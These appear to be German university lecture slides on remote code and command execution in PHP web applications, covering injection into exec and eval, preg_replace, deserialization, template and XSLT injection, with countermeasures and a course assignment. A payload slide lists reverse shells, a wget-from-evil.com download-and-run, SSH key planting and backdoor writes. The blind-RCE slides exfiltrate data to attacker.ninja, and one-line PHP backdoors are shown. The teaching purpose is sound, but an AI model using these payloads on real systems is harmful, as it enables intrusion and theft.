
# RCE

# REMOTE CODE & COMMAND EXECUTION

Vortragender: Philipp Wenskus

# REMOTE CODE EXECUTION
vs.
# REMOTE COMMAND EXECUTION

# THE VICTIM


Browser
Client
Web-Applikation
Server
Dateisystem
Datenbank
Öffentliche
Dateien

# REMOTE COMMAND EXECUTION

# COMMAND EXECUTION

- Dynamisch erstellte Systembefehl werden ausgeführt
- Tool mit gewünschter Funktion schon vorhanden
- Notwendigkeit externes Tool zu verwenden
- Einfache und schnelle Möglichkeit Code einer anderen Sprache auszuführen
- Beispiel:

```
$string = file_get_contents('encrypted.txt');
exec("java decrypt.class $string");
```

# WEBAPPSEC PROBLEMATIK

- Benutzereingaben werden ungefiltert an kritische Funktionen übergeben
- **PHP**: `system(), exec(), shell_exec(), popen(), proc_open(), backticks (`cmd`)`
- `...`

# DEFINITION RCE

- Injection von Systembefehlen wie hier:

```
exec("htpasswd -mb ../premium/users ".$_REQUEST['user']." ".$_REQUEST['pw']);
```

- Sehr kritisch, da sofortige Serverkontrolle
- Wichtig hier: Gültige Befehlskette erzeugen mit verfügbarem (meist limitiertem) Zeichensatz.

# FILE UPLOAD

- RCE im Dateinamen

```
$path = '../../uploads/';
$path = $path . basename($_FILES['file']['name']);
$cmd = 'cp ' . escapeshellarg($_FILES['file']['tmp name']) . ' ' . $path;
exec($cmd);
```

- Wir würden gern folgenden Befehl einschleusen:
  `bash -i >& /dev/tcp/127.0.0.1/1337 0>&1`
- Problem: Keine Slashes erlaubt
- → Bashtricks
  - z.B. $(echo${IFS}${PWD}${IFS}|cut${IFS}-c1) → /

# PAYLOADS

- `cat /etc/passwd`
- `echo 'ssh-rsa AAAAB3NzaC1yc...' >> .ssh/.authorized_keys`
- `echo '<?php BACKDOOR ?>' >> /var/www/pwned.phtml`
- `netcat -l -p 1122 -e /bin/bash`
- `bash -i >& /dev/tcp/127.0.0.1/1337 0>&1`
- `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f`
- `wget www.evil.com/file;chmod +x file; ./file`

# REMOTE CODE EXECUTION

# BEISPIEL

## Demo

# WEBAPPSEC PROBLEMATIK

- Benutzereingaben werden ungefiltert an kritische Funktionen übergeben
- **PHP**: `eval(), preg_replace(), create_function(), file_get_contents(), file_exists(), unserialize(), ...`
- `...`

# DEFINITION RCE

- Remote Code Execution
- Ausführen von Application-level Code:

```php
$color = $_COOKIE['color'];
eval("echo '<font color=\'$color\'>$title</font>';");
```

- Code Execution → Command Execution
- Wichtig hierbei: gültige PHP-Syntax beibehalten

```
'; system('bash -i >& /dev/tcp/...');//

echo '<font color=\'';system('bash -i >& /dev/tcp/...');// \'>[some title]</font>';
```

# PHP CURLY SYNTAX

```php
$x = $_GET['x'];
eval('$x="' . addslashes($x) . '";');
```

- addslashes: Gibt einen String (Zeichenkette) zurück, in dem bestimmten Zeichen ein Backslash "\" voran gestellt wurde. Die behandelten Zeichen sind
  - einfaches Anführungszeichen (')
  - doppeltes Anführungszeichen (")
  - Backslash (\)
  - NUL (das NUL-Byte)
- Ausbrechen hier nicht möglich
- ABER trotzdem **nicht sicher**

# PHP CURLY SYNTAX

```php
$x = $_GET['x'];
eval('$x="' . addslashes($x) . '";');
```

- Denn: Curly Syntax

```
?x={${phpinfo()}} -> $x="{${phpinfo()}}";
```

- Single Quotes vs. Double Quotes

```php
$x='2'; echo "1 $x 3"; // 1 2 3
$x='2'; echo '1 $x 3'; // 1 $x 3
```

# BEISPIEL

## Demo

# PREG_REPLACE()

- Sucht und ersetzt mit regulären Ausdrücken
- preg_replace() erlaubt e(val) Modifier (< PHP 7)
- Hinweis: Regex-Delimiter alles außer alphanumerisch und Backslash
- #[A-Z]#e, .[A-Z].e, @[A-Z]@e, ...
- PHP ≥ 7 → preg_replace_callback()

# PREG_REPLACE() BEISPIEL 1

- Gegebener Code:

```
print preg_replace('/^UP(.*)/e', 'strtoupper($1)', $input);
```

- Wie exploiten?
- `?input=UPphpinfo()` → `strtoupper(phpinfo())`

# PREG_REPLACE() BEISPIEL 2

- Gegebener Code:

```php
function makelink($url, $text) { ... } // Generiert HTML

$html_link = preg_replace("/\[url=(.*)\](.*)\[\/url\]+/e",
        'makelink("$1", "$2")', $input);
```

- Regex matcht: [url=example.com]Example[/url]
- Wie exploiten?
- `?input=[url={${phpinfo()}}]test[/url]`
- Fix durch Entfernen von Doublequotes:

```php
function makelink($url, $text) { ... } // Generiert HTML

$html_link = preg_replace("/\[url=(.*)\](.*)\[\/url\]+/e",
        "makelink('$1', '$2')", $input);
```

# PHP OBJECT INJECTION

# PHP OBJECT SERIALIZATION

- Komplexes Format um Objekte als String zu speichern
- serialize() → Umwandeln in String
- unserialize() → Umwandeln zurück in PHP Object

# DATENTYPEN

- **Integer:** i:value;
- **String:** s:len:value(quoted);
- **Boolean:** b:value;
- **Null:** N;
- **Array:** a:size:{key def; value def; repeat}
- **Objekt:** o:len(name):name:len(members):
  {s:len(prop_name):prop_name;prop_def; repeat}
- **Referenzen:** R:Object Number

# INTEGER

```php
$my_int = 1337;
echo serialize($my_int);
```

i:1337;

# STRING

```php
$my_string = "leet";
echo serialize($my_string);
```

s:4:"leet";

# BOOLEAN

```php
$my_bool = true;
echo serialize($my_bool);
```

b:1;

# NULL

```
$my_null = Null;
echo serialize($my_null);
```

N;

# ARRAY

```php
$my_array = ["HackPra", 1337];
echo serialize($my_array);
```

a:2:{i:0;s:7:"HackPra";i:1;i:1337}

# OBJEKT

```php
class HackPra {
  public $first = 1337;
  protected $second = [];
  private $third = "leet";

  function getPrivate(){
    return $this->third;
  }
}
$hackpra = new HackPra();
echo serialize($hackpra);
```

O:7:"HackPra":3:{s:5:"first";i:1337;s:9:"*second";a:0:{}s:14:"HackPrathird";s:4:"leet";}

Achtung

*second: \x00*\x00second

HackPrathird: \x00HackPra\x00third

# OBJEKT

```
class HackPra {
  public $first = 1337;
  protected $second = [];
  private $third = "leet";
  [..]
}
$hackpra = new HackPra();
$ser =  serialize($hackpra);
echo var_dump(unserialize($ser));
```

# OUTPUT:

```
object(HackPra)#2 (3) {
  ["first"]=>
  int(1337)
  ["second":protected]=>
  array(0) {
  }
  ["third":"HackPra":private]=>
  string(4) "leet"
}
```

# PROBLEM

- Userinput auf unserialize

# DEMO OBJECT INSTANTIATION

# HOW TO GET RCE WITH UNSERIALIZE

## Pop(/Gadget) Chains

# PHP MAGIC METHODS

- __set
- __get
- __wakeup
- __destruct
- __toString
- __invoke
- __call
- ...

# POP(/GADGET) CHAINS

Grundidee: Nutze vorhandenen Code auf unintendete Weise

# DEMO

# BLIND RCE

- Zeit als Seitenkanal?
  - `sleep 5`
  - `ping localhost -c 5`
  - mit anderen Befehlen verknüpfen
- DNS
  - `host \`uname|base64\`.attacker.ninja`
- Daten raussenden
  - `curl -XPOST --data-binary @index.php attacker.ninja/dump_post.php`
- LFI?

# MINIALE BACKDOOR

- Minimaler PHP-Code für Remote Code Execution

```
$_GET[0]($_GET[1])
```

- Aufruf?

  `backdoor.php?0=system&1=ls`

- Oder:

```
$$_GET['data']=$_GET['to'];
[...]
$print(htmlspecialchars($_GET['print']));
```

- Aufruf:

  `backdoor.php?data=print&to=system&print=id`

# GEGENMASSNAHMEN

- Funktionen die Code oder Befehle ausführen vermeiden
- `escapeshellcmd(), escapeshellarg()`
  - sind bypassbar, nicht drauf verlassen!
- Whitelist gültiger Eingaben
- Dateirechte richtig setzen
- Unprivilegierter Nutzer
- In ordentlichen Programmiersprachen: Sichere Aufrufmethoden nutzen
- In PHP noch: `disable_functions, open_basedir, ...`

# ZUR AUFGABE

- **Eine** Sicherheitslücke finden
- Exploit entwickeln um den Schlüssel für das Chatsystem auszulesen
- **KEIN** grep -r "..."
- Abgabe: Dienstag 11.01.2022 23:59
- Nutzt die Zeit, die Aufgabe ist schwer

# FRAGEN?

## ANTWORTEN!

Auch per Mail an nds+badbank@rub.de

# BASH 101

- ls, echo, cd, pwd, sed, …
- cat *Datei* (Dateinhalt ausgeben)
- head, tail
  - gibt die ersten/letzten zehn Zeilen einer Datei aus
  - begrenzen auf eine Zeile mit -n1
  - begrenzen auf fünf Zeichen: -c5
- grep (Dateinhalte durchsuchen)

# BASH 101

- echo 'string' > Datei
  - Datei enthält nun ausschließlich *string*
- echo 'string' >> datei
  - hängt an die Datei an
- echo -ne "\x4d\x72 ..." >> index.html
  - -e um backslash-escapes zu verwenden

# BEFEHLE INEINANDER SCHACHTELN

- cat `ls`
  - ls wird zuerst ausgeführt
  - Der Inhalt aller Dateien im Verzeichnis wird ausgegeben

# BEFEHLE NACHEINANDER SCHACHTELN

- In Reihe: whoami; pwd
  - Gibt User und aktuelles Verzeichnis aus
- UND-Verknüpft: whoami && pwd
  - Gibt aktuelles Verzeichnis nur dann aus, wenn whoami nicht fehlschlägt
- ODER-Verknüpft: pwd || echo $PWD
  - Gibt den Inhalt von der Variabele $PWD aus, falls pwd fehlschlägt

# UMGEBUNGSVARIABLEN

| Variable | Bedeutung |
|---|---|
| $UID | ID des aktuellen Benutzers |
| $PWD | Aktuelles Verzeichnis |
| $RANDOM | Zufallszahl |
| $(Befehl) | Wie Backticks (Ausgabe des angegebenen Befehls) |
| ${string:a:b} | Substring von a bis b |
| $IFS | Internal Field Seperator (Trennzeichen zwischen Befehl und Parameter) |
| $PID | ID des aktuellen Prozesses (auch $$) |
| $? | Exitstatus des letzen Befehls |

# TEMPLATING

## PHP Twig:

```
$output = $twig->render("Dear {{ name }},", array(
  "name" => $user.first_name)
  );
```

## Python Jinja2:

```
return render_template('index.html', users=users)
```

```
{% extends "layout.html" %}
{% block body %}
  <ul>
  {% for user in users %}
  <li><a href="{{ user.url }}">{{ user.username }}</a></li>
  {% endfor %}
  </ul>
{% endblock %}
```

# TEMPLATE INJECTION

```
$output = $twig->render($_GET['input'], array("name" => $user.first_name));
```

?input={{7*7}} → 49

Exploit?! nicht ganz einfach da "secure mode"

```
{{_self.env.registerUndefinedFilterCallback("exec")}}
{{_self.env.getFilter("id")}}
```

Twig Sandbox Mode mit zusätzlicher Whitelist

# XSLT INJECTION TO RCE

- XSLT is used to transform data from XML doucments
- XSLT allows reading of files on the local system (document(), XXE, ...)
- XSLT can be used to obtain RCE

# MICROSOFT

```
<!--?xml version="1.0" encoding="UTF-8"?-->
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:user="urn:my-scripts">

<msxsl:script language="C#" implements-prefix="user">
<!--[CDATA[
public string execute(){
System.Diagnostics.Process proc = new System.Diagnostics.Process();
proc.StartInfo.FileName= "C:\\windows\\system32\\cmd.exe";
proc.StartInfo.RedirectStandardOutput = true;
proc.StartInfo.UseShellExecute = false;
proc.StartInfo.Arguments = "/c dir";
proc.Start();
proc.WaitForExit();
return proc.StandardOutput.ReadToEnd();
}
]]-->
```

Source

# PHP

```
<!--?xml version="1.0" encoding="UTF-8"?-->
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:ph
<body>
    XSLT Version: <xsl:value-of select="system-property('xsl:version')"></xsl:val
    XSLT Vendor: <xsl:value-of select="system-property('xsl:vendor')"></xsl:value
    XSLT Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')"></x
    <xsl:variable name="payload">print_r(file_get_contents('/etc/passwd'))</xsl:v
    <xsl:value-of select="php:function('assert', $payload)"></xsl:value-of>
</body>
</html>
```